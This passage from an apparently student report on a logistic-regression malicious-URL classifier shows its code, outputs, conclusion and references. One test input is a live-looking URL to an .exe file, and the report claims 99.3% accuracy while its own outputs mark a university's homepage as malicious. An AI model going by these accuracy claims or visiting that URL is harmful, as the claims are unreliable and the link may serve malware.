


```
        print("Enter a valid choice")

X= vectorizer.fit_transform(corp)

# Fit the Logistic Regression Model


X_train, X_test, y_train, y_test= train_test_split(X, y, test_size= 0.2, random_state= 42)
lgs= LogisticRegression()
lgs.fit(X_train, y_train)
print("The accuracy of Model is {}".format(lgs.score(X_test, y_test)))

# Predict The Results

X_predict= ['manit.ac.in','wikipedia.com', 'google.com/search=faizanahad']
#X_predict= [X_predict]
X_predict= vectorizer.transform(X_predict)
y_predict= lgs.predict(X_predict)
print("Your URL is {}".format(y_predict))
```

```
Which Vectorizer you will want to use
 1. Count Vectorizer 2. Tf-Idf Vectorizer
1

You have choosen Count Vectorizer
The accuracy of Model is 0.993316922930565
Your URL is ['bad' 'bad' 'good']
```

Figure 17: Count Vectorizer result-2


For TI-idf vectorizer: Accuracy rate of **98.423%.**



```
X= vectorizer.fit_transform(corp)

# Fit the Logistic Regression Model


X_train, X_test, y_train, y_test= train_test_split(X, y, test_size= 0.2, random_state= 42)
lgs= LogisticRegression()
lgs.fit(X_train, y_train)
print("The accuracy of Model is {}".format(lgs.score(X_test, y_test)))

# Predict The Results

X_predict= ['https://www.harvard.edu/','sdmoviespoint.club', 'google.com/search=bhopal']
#X_predict= [X_predict]
X_predict= vectorizer.transform(X_predict)
y_predict= lgs.predict(X_predict)
print("Your URL is {}".format(y_predict))
```

```
Which Vectorizer you will want to use
 1. Count Vectorizer 2. Tf-Idf Vectorizer
2

You have choosen TF_IDF Vectorizer
The accuracy of Model is 0.9842317434269202
Your URL is ['good' 'good' 'good']
```

Figure 18: tf-idf Vectorizer result-1



```
X= vectorizer.fit_transform(corp)

# Fit the Logistic Regression Model


X_train, X_test, y_train, y_test= train_test_split(X, y, test_size= 0.2, random_state= 42)
lgs= LogisticRegression()
lgs.fit(X_train, y_train)
print("The accuracy of Model is {}".format(lgs.score(X_test, y_test)))

# Predict The Results

X_predict= input("Enter any URL to validate:")
X_predict= [X_predict]
X_predict= vectorizer.transform(X_predict)
y_predict= lgs.predict(X_predict)
print("Your URL is {}".format(y_predict))
```

```
Which Vectorizer you will want to use
 1. Count Vectorizer 2. Tf-Idf Vectorizer
2

You have choosen TF_IDF Vectorizer
The accuracy of Model is 0.9842436350231292
Enter any URL to validate:www.manit.ac.in
Your URL is ['bad']
```

Figure 19: tf-idf vectorizer result-2

■■■■■

Section 8
Conclusion and Future Scope

"Much has been remaining compared to what we have done since stone age"
- Indian Proverb

This project enables researchers and engineers to extract core features required for successful implementation of security in modern web browsers as perspective of developers and managers. The main framework enables organized assessment of security concerns of end users against black hat hackers preserving their privacy. Malicious URL detection tool can also easily be implemented as Chrome/Firefox extension providing help to Millions of users with an accuracy rate of 99.3%. Most of the results that have tested so far in the tool are compatible with Google's associated tool provided by Digicert. Inc.

It helps partially/fully in understanding and implementation of following activities (Future work) -

- Understanding the working of some Open-Source engines for detection/prevention of vulnerabilities or user-scripts to avoid an attack.
- Development of an engine for browser vulnerability detection and prevention.
- Possible detection of new vulnerabilities/bug in a modern browser such as Chromium, Firefox, or Tor (Big Bug Hunting).
- Case study of a particular web browser including security architecture, existing vulnerabilities/bugs, updates, bug-hunting, attack prone from plugins/extensions, happened attacks, countermeasures, and flaws in features with recommendation.
- A clean white-paper or a research article (may be a survey paper) on topic "Browser Security", or something like that.
- Advanced techniques for detection of user-scripts and XSS attacks.
- Performing security audits of web applications.
- DFM (Document *Function Model) based XSS (Cross Site Scripting).
- Development of complete browser attack tree, based on various attack scenarios.
- Automating the browser to perform HTML rendering through *a new model (instead of COM or XP-COM).
- Proposal of a new web browser architecture based on existing vulnerabilities, threats, and attacks.

■■■■■

Appendix-A (6 Security Tips)[3]

"Software updates often fix security problems, so download updates as soon as they become available."

- California SBDC (Source Twitter)

"Hackers have already breached Internet-connected camera systems, smart TVs, and even baby monitors."

- Molly Wood, The New York Times (Source Twitter)

"You might think that your government is vigilant when it comes to securing your personal information, or that of your children. You would be wrong."

- Jake Tapper, CNN Chief Washington Correspondent (@TheLeadCNN)

"Although there is no guarantee that you'll always be free from spyware, there are some things you can do to seriously lower your risk."

- SchoolCounselor.com

"Steer clear of websites of ill repute. These are havens for malicious and annoying intruders like spyware."


- GeekSquad (Twitter @GeekSquad)

"Every time you indulge into any sort of online activity, your data can be easily monitored and checked."

- Victoria Ivey, Beta News (Twitter @BetaNews)

3 These tips from domain experts might change your view about security and privacy.

Appendix-B (Screenshots)




○ Use Count Vectorizer

● Use Tf-Idf Vectorizer

Enter any valid URL to Check

google.com/search= deepak singh tomar

```
The accuracy of Model is 0.9847192988714876
Your URLs is found ['good']
The accuracy of Model is 0.9842079602345023
```




[● Use Count Vectorizer]

○ Use Tf-Idf Vectorizer

Enter any valid URL to Check

facebook.com/search=ankit chouhan

```
The accuracy of Model is 0.9939590691258487
Your URLs is found ['good']
```




○ Use Count Vectorizer

[● Use Tf-Idf Vectorizer]

Enter any valid URL to Check

manit.ac.in

```
The accuracy of Model is 0.9835658140392185
Your URLs is found ['bad']
```




Use Count Vectorizer

[✓ Use Tf-Idf Vectorizer]

Enter any valid URL to Check

www.itidea.it/centroesteticosothys/img/_notes/gum.exe

```
The accuracy of Model is 0.9839344535216962
Your URLs is found ['bad']
```



Use Count Vectorizer

[✓ Use Tf-Idf Vectorizer]

Enter any valid URL to Check

google.com/search=faizanahmad

```
The accuracy of Model is 0.9842079602345023
Your URLs is found ['good']
```

References

"To give credit someone is more difficult than to blame someone."
- Unknown

1] J. Grossman, R. Hansen, P. D. Petkov, A. Rager, S. Fogie, *"XSS Attacks: Cross Site Scripting Exploits and Defense,"* Syngress publishing, USA, 2007, ISBN- 13: 978-1-59749-154-9.

2] *Injection attack article.* https://www.accunetix.com/articles/.

3] M. Vervier, M. Orrù, B. J. Wever, E. Sesterhenn, *"Browser Security White Paper,"* X41 D-SEC GmbH, Dennewartstr. 25-27 D-52068 Aachen Amtsgericht Aachen: HRB19989, September 2017.

4] I. M. Heiderich, A. Inführ, F. Fabler, N. Krein, M. Kinugawa, T. C. Hong, D. Weiber, P. Pustulka, *"Cure53 Browser Security White Paper,"* Bielefelder Str. 14, D 10709, Berlin, cure53.de, November 2017.

5] S. Donaldson, A. Florescu, K. Roemer, M. Zugec. "*Secure Browsing*", Citrix XenApp, Citrix XenServer, Direct Inspect APIs, Bitdefender HVI. Joint white paper, 2016.

6] W. Alcorn, C. Frichot, M. Orrù, *"The Browser Hacker's Handbook",* Wiley publishing, USA, ISBN: 978-1-118-66209-0 ISBN: 978-1-118-66210-6 (ebk), 2014

7] Malicious URL data set from KDNuggets.com

8] Patil Shital Satish, Chavan R. K, *Web Browser Security: Different Attacks Detection and Prevention Techniques.* International Journal of Computer Applications (0975 – 8887) Volume 170 – No.9, July 2017.

9] D. Stuttard, M. Pinto. *The Web Application Hacker's Handbook*. 2E. Published by Wiley. ISBN: 978-1-118-02647-2

10] A. Barth, C. Jackson, C. Reis, Google Chrome Team, "The Security Architecture of the Chromium Browser".

■■■■■